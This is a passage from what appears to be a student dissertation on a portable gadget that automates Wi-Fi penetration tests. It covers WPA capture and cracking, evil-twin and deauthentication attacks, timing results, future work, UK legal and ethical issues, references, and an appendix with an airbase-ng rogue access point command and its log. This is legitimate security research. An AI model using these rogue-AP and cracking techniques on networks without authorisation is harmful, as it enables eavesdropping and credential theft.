


Figure 46: Pop Up After Connecting Network Adapter




Figure 47: Boot and Kali Launch Time in Seconds

The test preparation resulted in the gadget surpassing the pen testers machine by 83.33% to 87.5%. There were no significant anomalies that affected the

results. The validity of the results is not the greatest due to the difference in hardware however, more steps were required for the pen testers device to perform to conduct the test.

5.1.1.2 WPA Packet Capture and Password Cracking

Results

This test did not require an average for the penetration tester and student as they had to find a method to gain the networks password. The script was tested multiple times to provide an average with the USB set to run from the connected interface. The non automated method can take a long time to complete as specific commands are required to be entered which can take longer for the user to complete if the user does not know the exact tool and option to use. This would require looking up commands on the internet as well as looking up documentations and utilising help commands. The automated script saved time compared to when the penetration tester used their method as they are already available to use. The password cracking time was not included as it is dependent on the hardware and only the process to complete the packet capture and crack the password was recorded. Both the script and the pen tester were able to crack the password. The student struggled to complete the test without using the gadget as the student struggled to configure tools correctly due to a lack of experience and did not finish the test as it took too long to do. After the student was provided with the gadget and simple instructions on how to run the scripts, the student managed to gain the password effortlessly within minutes. A much more complicated password was set for the AP and both the gadget and pen tester managed to capture the pcap file but not crack the password which would require other methodologies to gain the password or use a stronger list of passwords that would require the password to be in there.

The script only took 4 seconds to start the scan while it took the pen tester 7 minutes to use his method. The pen tester had to look up tool documentation as well as using the help commands to type in the exact commands making the automated script much more efficient. The script would only require modifying

the network name which would also take no longer than a minute to complete. The student also figured out in a short time how to create and modify scripts.

5.1.2 Evil Twin and MITM attack results

This attack takes longer to set up compared to the WPA attack as more commands and setting up is required to create a duplicate network and configure it with a captive portal. The automated script took 30 seconds to setup the AP and start deauthenticating devices. The pen tester took 28 minutes to duplicate the network and create a captive portal. The reason this process took so long was due to the number of commands required to be typed which is where the automated gadget excels at. The student tried the attack without the gadget first and managed to host a duplicate network but was unable to configure it properly and it took over an hour for the student to find the correct tools to use and understand the documentation. After the student tried the gadget, he managed to find the script, modify it for the tested network and run it in under 5 minutes.

5.1.3 Functionality

The gadget provided a simple method to create, modify and run scripts by either enabling auto run on a chosen script for it to run upon booting the device or by connecting to the USB's AP through any device with a wireless connection and accessing the interface through there. This is a great option if the user performs a test in an environment where they are anonymous and perform a stealth test. Besides performing all the tests, the user is also provided with an optional PCAP file of all the packets captured during the testing process, update features as well as a report of all the commands and text within the terminal. When the gadget was tested by the student and pen tester, they both adapted to the

gadget quickly and understood its functionalities by accessing the USB interface and creating, modifying, and running scripts as it was simple to use.

During testing of the gadget, the pen tester tried to use some of his own tools that were unable to be automated due to their key inputting limitations so he would have to use other methods. Both the student and pen tester also suggested that using a keyboard or mouse whilst a script is running could interrupt the script however, the gadget is not intended to have any other additional devices connected to it, especially during pen testing. They also mentioned reliance of another device with a Wi-Fi module to modify or create scripts else the gadget would require connecting a keyboard and mouse or host a remote connection to device to modify the scripts on the interface.

CHAPTER 6

CONCLUSIONS / FUTURE WORK

6.1 Conclusion

The project met the set objectives and requirements successfully by being portable while improving efficiency. It was tested with a penetration tester and a cyber security student to provide valuable feedback for the future work of the project. Not all attacks could have been automated due to certain tools requiring an input that can be different each time when run and the scripts may become outdated if the tools update their processes and commands which expands to the future work that is needed for this project to further improve it.

6.2 Future work

6.2.1 Improved/Added Hardware

The gadget could benefit from improved hardware such as an additional network adapter for additional functionality such as testing two separate networks at the same time or using the second adapter to host its own cloned network. The adapter itself could be stronger for an increased network range for areas with poor network signal. Additional hardware can also be added to expand the type of penetration tests such as attaching and configuring a GPS dongle and a drone for wardriving or testing difficult to reach areas for increased accessibility.

6.2.2 Reporting Phase Improvements

Not all the automated scripts provide a report at the end and require the user to look at the results in the terminal instead. While pcap files are provided after

performing a test, they can be used to generate a report from the findings. Other additional data such as the results from the other scans can also be reported on too. Not only generating reports would be a good improvement but creating features such as specific sections, graphs, and charts, or simplifying the report for non-technical users can also be included within the reports.

6.2.3 Training Resources

Training resources can be created and supplied for the gadget for users to understand the gadget and be provided with the knowledge to use the gadget including using penetration testing tools, how to automate personal scripts and general knowledge of Wi-Fi penetration testing to understand the concepts behind it. The gadget required a lot of preparation to set up Kali as well as the tools and it was not an easy process so the training resources would be beneficial to users.

6.2.4 Engagement and Collaboration with the community

A community can be created surrounding this gadget to involve users and organisations together and collaborate in Wi-Fi Security. Forums can be used to discuss certain projects or any issues that users are experiencing. News events can be used for anything related to Wi-Fi Security as well as the gadget itself and similar gadgets. A support section can support users that are looking for answers to their issues or for users to answer someone's issues. A future innovation section can be used to mention innovative ideas or projects that are planned or even created. A section to upload scripts can be utilised to upload personal scripts as well as access other users shared scripts within the community.

6.2.5 Creation/modification of new and customised tools

Customised tools can be created to aid in automated tasks especially the ones that could not have been automated in this project. More WPA-3 tools can be used for testing as well as any new technologies that will be released in the future to stay up to date with the newest standards such as the upcoming Wi-Fi 7. Current scripts must be regularly tested after a tool has been updated to ensure that they still work as intended as the processes may have changed and would require updating. A tool can be run to prevent any interruptions to the scripts while they are running to ensure reliability and consistency.

6.3 Legal, Social, Ethical and Professional Issues

While Wi-Fi penetration testing plays a vital part in strengthening network security from identifying vulnerabilities that could be exploited, it raises a multitude of ethical, social, legal, and professional concerns. By identifying and addressing these potential issues beforehand, responsible penetration testing can be achieved by adhering to relevant legal frameworks. This section examines and analyses the four key factors to consider when conducting Wi-Fi penetration tests, with a particular emphasis on UK legislation and regulations. The analysis aims to provide a clear understanding of the complexities and responsibilities surrounding this practice within the UK, focusing on legal parameters, ethical considerations, potential societal impacts, and established professional standards.

6.3.1 Legal Issues

In the UK, Wi-Fi penetration testing is governed by a robust legal framework to ensure ethical and lawful conduct. Unauthorised access to computer systems is deemed a criminal offense under the Computer Misuse Act 1990 (CMA). The Police and Justice Act 2006 further refines this legislation, introducing specific

offenses for unauthorised acts intended to disrupt computer operations (UK Government, 1990).

Prior to any penetration testing, explicit consent is required from the system's owner or operator. This consent form should outline the authorised testing period, contact details for both parties, network/device information, access credentials, and any exclusions, as well as clearly define the testing's scope and methodology.

During testing, compliance with the GDPR and Data Protection Act 2018 is mandatory, ensuring that personal data encountered is managed in line with the principles (UK Government, 2018). Additionally, the Human Rights Act 1998 mandates respect for individuals' privacy rights throughout the testing process (GOV.UK, 1998).

Given the ever-evolving nature of technology and associated threats, it is crucial to stay abreast of changes to these acts. Regularly reviewing legal amendments and consulting with cybersecurity law specialists can help maintain compliance and uphold the highest ethical standards in penetration testing.

6.3.2 Social Issues

Public perception of penetration testing can be a challenge. Some may view it as illegitimate. Clear communication and education are crucial to address these misconceptions. The public needs to understand the role of penetration testing as a legitimate security measure that strengthens network defences.

Another social concern involves the potential misuse of information discovered during testing. This data breach risk can occur either by the tester or someone who gains unauthorised access to the results. To mitigate this issue, strong data security measures are essential, including secure storage and restricted access to testing information.

Testing on public Wi-Fi networks presents unique social considerations. There's a risk of unintentionally capturing bystander data or disrupting legitimate network usage. Responsible testing practices in public environments are critical. Additionally, overly aggressive testing could discourage businesses from offering free Wi-Fi, limiting public internet access. Finding a balance between security testing and the social benefit of open Wi-Fi is important.

6.3.3 Ethical Issues

Social engineering techniques used during penetration testing can raise ethical concerns. While they can expose vulnerabilities in human behaviour, there's a risk of manipulation or exceeding the scope of authorised testing. Ethical testers should clearly define the boundaries of social engineering tactics used during a test.

Another ethical consideration involves the potential for data exposure during testing. Even with anonymisation, there's a chance that sensitive information could be inadvertently accessed. Ethical testers have a responsibility to minimise data exposure and adhere to data privacy principles throughout the testing process.

Transparency is paramount in ethical penetration testing. Clear communication with the client regarding the testing methodology, potential risks, and discovered vulnerabilities is essential. Withholding information or exceeding the agreed-upon scope can be unethical.

Finally, responsible disclosure of vulnerabilities is crucial. Ethical testers should report discovered vulnerabilities to the client promptly and responsibly, allowing them to address the issues before they can be exploited by attackers.

6.3.4 Professional Issues

Professional conduct is paramount for penetration testers. One key issue is maintaining competence in a rapidly evolving field. Staying up to date with the latest hacking techniques, vulnerabilities, and security measures requires ongoing training and certification renewal.

Another professional concern involves adhering to established industry standards and frameworks. These frameworks, like the Council of Registered Ethical Security Testers (CREST) provide a structured approach to testing and ensure consistency in reporting findings. Following these standards demonstrates professionalism and builds trust with clients (CREST, n.d.).

Finally, professional testers should maintain clear and documented communication with clients throughout the testing process. This includes keeping detailed records of testing activities, findings, and recommendations. Clear communication minimises confusion and ensures the client understands the value delivered by the penetration testing service (Faily, Mcalaney and Iacob, 2015).

REFERENCES/BIBLIOGRAPHY

Aircrack-ng (2009). Aircrack-ng. [online] Aircrack-ng.org. Available at:

<https://www.aircrack-ng.org/> [Accessed 8 Feb. 2024].

Bhushan, B., Sahoo, G. and Rai, A.K. (2017). Man-in-the-middle attack in wireless and computer networking — A review. 2017 3rd International Conference on Advances in Computing, Communication & Automation (ICACCA) (Fall). [online] doi:<https://doi.org/10.1109/icaccf.2017.8344724>.

Bremvåg, C. (2023). Wifite. [online] GitHub. Available at:

<https://github.com/kimocoder/wifite2> [Accessed 8 Feb. 2024].

Cannols, B. and Ghafarian, A. (2017). Hacking Experiment by Using USB Rubber Ducky Scripting. [online] SYSTEMICS, CYBERNETICS AND INFORMATICS.

Available at: <https://www.iiisci.org/journal/PDV/sci/pdfs/ZA340MX17.pdf>

[Accessed 8 Feb. 2024].

Charan, B.S.V. and Kulkarni, L. (2022). Enhancement And Implementation Of Badusb Attacks Using Microcontrollers. Journal of Positive School Psychology, [online] 6(9), pp.563–573. Available at:

<https://www.journalppw.com/index.php/jpsp/article/view/12204/7918>

[Accessed 29 Jan. 2024].

Chien, C. (2020). What Is Rapid Application Development (RAD)? [online]

Codebots. Available at: <https://codebots.com/app-development/what-is-rapid-application-development-rad>.

CREST. (n.d.). CREST. [online] Available at: <https://www.crest-approved.org/>.

Deng, C., Fang, X., Han, X., Wang, X., Yan, L., He, R., Long, Y. and Guo, Y.

(2020). *IEEE 802.11be Wi-Fi 7: New Challenges and Opportunities* | IEEE

Journals & Magazine | IEEE Xplore. [online] ieeexplore.ieee.org. Available at: <https://ieeexplore.ieee.org/document/9152055> [Accessed 24 Jan. 2024].

Donnison, M. (2023). The new Raspberry Pi 5 launches today. [online] Kitronik Ltd. Available at: <https://kitronik.co.uk/blogs/resources/raspberry-pi-5-launch-today> [Accessed 30 Jan. 2024].

DropperSec (2022). How to Capture and Crack WPA/WPA2 Wifi Passwords. [online] DropperSec's Blog. Available at: https://droppersec.github.io/wifi_hacking/2022/03/02/Wifi-article.html [Accessed 1 Feb. 2024].

Duc, H.B., Pocarovsky, S., Orgon, M. and Koppl, M. (2021). Penetration Testing of WiFi Networks Secured by WEP and WPA/WPA2 Protocols. *Informatics and Cybernetics in Intelligent Systems*, 228, pp.571–585.
doi:https://doi.org/10.1007/978-3-030-77448-6_56.

Engebretson, P. (2013). *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy*. [online] Google Books. Elsevier. Available at: https://books.google.co.uk/books?hl=en&lr=&id=69dEUBJKMiYC&oi=fnd&pg=PP1&dq=penetration+testing&ots=uYN6N5zeFx&sig=Yddnhdyp9Ym2U_hwHLK3OtZc4Us&redir_esc=y#v=onepage&q=penetration%20testing&f=false [Accessed 17 Jan. 2024].

Faily, S., Mcalaney, J. and Iacob, C. (2015). Ethical Dilemmas and Dimensions in Penetration Testing. [online] Available at: <https://cybersecurity.bournemouth.ac.uk/wp-content/papercite-data/pdf/fami15.pdf>.

Firdus, E., Aghababayev, R., Aliyev, V., Mustafayeva, G., Mayilov, R., Sardarova, I. and Bakhshaliyeva, S. (2024). WiFi from past to today, consequences that can

cause and measures of prevention from them, WiFi security protocols. *E3S Web of Conferences*, [online] 474(02004), p.02004.

doi:<https://doi.org/10.1051/e3sconf/202447402004>.

FluxionNetwork (2022). Fluxion is the future of MITM WPA attacks. [online] GitHub. Available at: <https://github.com/FluxionNetwork/fluxion>.

GDPR (2018). General data protection regulation (GDPR). [online] General Data Protection Regulation (GDPR). Available at: <https://gdpr-info.eu/>.

Goel, J.N. and Mehtre, B.M. (2015). Vulnerability Assessment & Penetration Testing as a Cyber Defence Technology. *Procedia Computer Science*, 57, pp.710–715. doi:<https://doi.org/10.1016/j.procs.2015.07.458>.

GOV.UK (1998). Human Rights Act 1998. [online] Legislation.gov.uk. Available at: <https://www.legislation.gov.uk/ukpga/1998/42/contents>.

Halbouni, A., Ong, L.-Y. and Leow, M.-C. (2023). *Wireless Security Protocols WPA3: A Systematic Literature Review*. [online] ieeexplore.ieee.org. Available at: <https://ieeexplore.ieee.org/document/10274082>.

Kali (2023). Updating Kali | Kali Linux Documentation. [online] Kali Linux. Available at: <https://www.kali.org/docs/general-use/updating-kali/> [Accessed 13 Feb. 2024].

Kaspersky (2022). Evil twin attacks and how to prevent them. [online] usa.kaspersky.com. Available at: <https://usa.kaspersky.com/resource-center/preemptive-safety/evil-twin-attacks>.

Kismet (n.d.). Kismet. [online] Kismet. Available at: <https://www.kismetwireless.net/>.

KODY (2017). *How to Hack Wi-Fi: Automating Wi-Fi Hacking with Besside-ng*. [online] WonderHowTo. Available at: <https://null-byte.wonderhowto.com/how-to/hack-wi-fi-automating-wi-fi-hacking-with-besside-ng-0176170/> [Accessed 19 Jan. 2024].

KODY (2018). *How to Enable Monitor Mode & Packet Injection on the Raspberry Pi*. [online] WonderHowTo. Available at: <https://null-byte.wonderhowto.com/how-to/enable-monitor-mode-packet-injection-raspberry-pi-0189378/#:~:text=The%20Raspberry%20Pi%20Zero%20W> [Accessed 19 Jan. 2024].

Lounis, K., Ding, S.H.H. and Zulkernine, M. (2022). Cut It: Deauthentication Attacks on Protected Management Frames in WPA2 and WPA3. *Foundations and Practice of Security*, 13291, pp.235–252. doi:https://doi.org/10.1007/978-3-031-08147-7_16.

MATRIX-NDI (2023). Wireless vs. Wired Networks: Debunking the Data Cabling vs. Wi-Fi Myth. [online] www.matrix-ndi.com. Available at: <https://www.matrix-ndi.com/resources/wireless-vs.-wired-networks-debunking-the-data-cabling-vs.-wi-fi-myth> [Accessed 21 Feb. 2024].

Mens, R. (2020). *Home Network Diagram - All Network Layouts Explained*. [online] LazyAdmin. Available at: <https://lazyadmin.nl/home-network/home-network-diagram/> [Accessed 24 Jan. 2024].

mr.smashy (2022). *Revisiting the Raspberry Pi Zero WiFi Hacking Gadget*. [online] Medium. Available at: <https://thesmashy.medium.com/revisiting-the-raspberry-pi-zero-wifi-hacking-gadget-e407b38a2fcf> [Accessed 19 Jan. 2024].

Pahlavan, K. and Krishnamurthy, P. (2021). Evolution and Impact of Wi-Fi Technology and Applications: A Historical Perspective. *International Journal of*

Wireless Information Networks, [online] 28.

doi:<https://doi.org/10.1007/s10776-020-00501-8>.

Pensworth, L. (2019). *2020 Internet Statistics, Trends & Data - Daily Wireless*.

[online] DailyWireless. Available at: <https://dailywireless.org/internet/usage-statistics/> [Accessed 21 Feb. 2024].

PRISMA (2015). PRISMA. [online] Prisma-statement.org. Available at:

<http://www.prisma-statement.org/?AspxAutoDetectCookieSupport=1>.

seemoo-lab (2019). *seemoo-lab/nexmon*. [online] GitHub. Available at:

<https://github.com/seemoo-lab/nexmon> [Accessed 19 Jan. 2024].

Shah, S. and Mehtre, B.M. (2016). An overview of vulnerability assessment and penetration testing techniques. *Journal of Computer Virology and Hacking*

Techniques, 11(1), pp.27–49. doi:<https://doi.org/10.1007/s11416-014-0231-x>.

Singh, A.K., Kumar, G. and Vishwakarma, P.K. (2023). AUTOMATION IN MANUAL PENETRATION TESTING USING BASH SHELL SCRIPT. *International Research Journal of Modernization in Engineering Technology and Science*,

[online] 05(05). doi:<https://doi.org/10.56726/irjmets40392>.

Sookdeo, K. (2023). *The Evolution of Wi-Fi Technology and Standards*. [online]

IEEE Standards Association. Available at: <https://standards.ieee.org/beyond-standards/the-evolution-of-wi-fi-technology-and-standards/>.

SpacehuhnTech (2024). SpacehuhnTech/WiFiDuck. [online] GitHub. Available at:

<https://github.com/SpacehuhnTech/WiFiDuck?tab=readme-ov-file#flash-software> [Accessed 21 Mar. 2024].

The Cybersecurity Man. (2018). PenTest Edition: Creating an Evil Twin or Fake Access Point on Your Home Network Using Aircrack-ng and Dnsmasq [Part 2 – the Attack]. [online] Available at:

<https://thecybersecurityman.com/2018/08/11/creating-an-evil-twin-or-fake-access-point-using-aircrack-ng-and-dnsmasq-part-2-the-attack/>.

UK Government (1990). Computer Misuse Act 1990. [online] Legislation.gov.uk. Available at: <https://www.legislation.gov.uk/ukpga/1990/18/contents>.

UK Government (2018). *Data Protection Act 2018*. [online] Legislation.gov.uk. Available at: <https://www.legislation.gov.uk/ukpga/2018/12/contents/enacted>.

v1s1t0r (2021). airgeddon. [online] GitHub. Available at: <https://github.com/v1s1t0r1sh3r3/airgeddon>.


Verma, M. and Yadav, J. (2013). Comparative Analysis: Wi-Fi Security Protocols. [online] International Journal of Engineering Research & Technology (IJERT). Available at: <https://www.ijert.org/research/comparative-analysis-wi-fi-security-protocols-IJERTV2IS121127.pdf>.

Wasil, D., Nakhila, O., Bacanli, S.S., Zou, C. and Turgut, D. (2017). Exposing Vulnerabilities in Mobile Networks: A Mobile Data Consumption Attack. [online] arXiv.org. doi:<https://doi.org/10.1109/MASS.2017.76>.


wifite (2024). *wifite | Kali Linux Tools*. [online] Kali Linux. Available at: <https://www.kali.org/tools/wifite/> [Accessed 8 Feb. 2024].

Wireshark Foundation (2016). Wireshark. [online] Wireshark.org. Available at: <https://www.wireshark.org/> [Accessed 8 Feb. 2024].

APPENDIX A



APPENDIX B



```
(kali@kali)-[~]
$ sudo airbase-ng -e usbconfig wlan0
11:56:39 Created tap interface at0
11:56:39 Trying to set MTU on at0 to 1500
11:56:39 Trying to set MTU on wlan0 to 1800
error setting MTU on wlan0
11:56:39 MTU on wlan0 remains at 1500
11:56:39 Access Point with BSSID E0:CB:1D:E5:92:DE started.
12:05:44 Client DE:96:F7:03:25:1D associated (unencrypted) to ES
0:CB:12:48:10 Client DE:96:F7:03:25:1D associated (unencrypted)
ig"
12:48:32 Client DE:96:F7:03:25:1D associated (unencrypted) to ES
12:49:13 Client DE:96:F7:03:25:1D associated (unencrypted) to ES
SID: "usbconfig"
12:49:16 Client DE:96:F7:03:25:1D associated (unencrypted) to ES
SID: "usbconfig"
12:49:19 Client DE:96:F7:03:25:1D associated (unencrypted) to ES
SID: "usbconfig"
12:49:22 Client DE:96:F7:03:25:1D associated (unencrypted) to ES
SID: "usbconfig"
12:49:43 Client DE:96:F7:03:25:1D associated (unencrypted) to ES
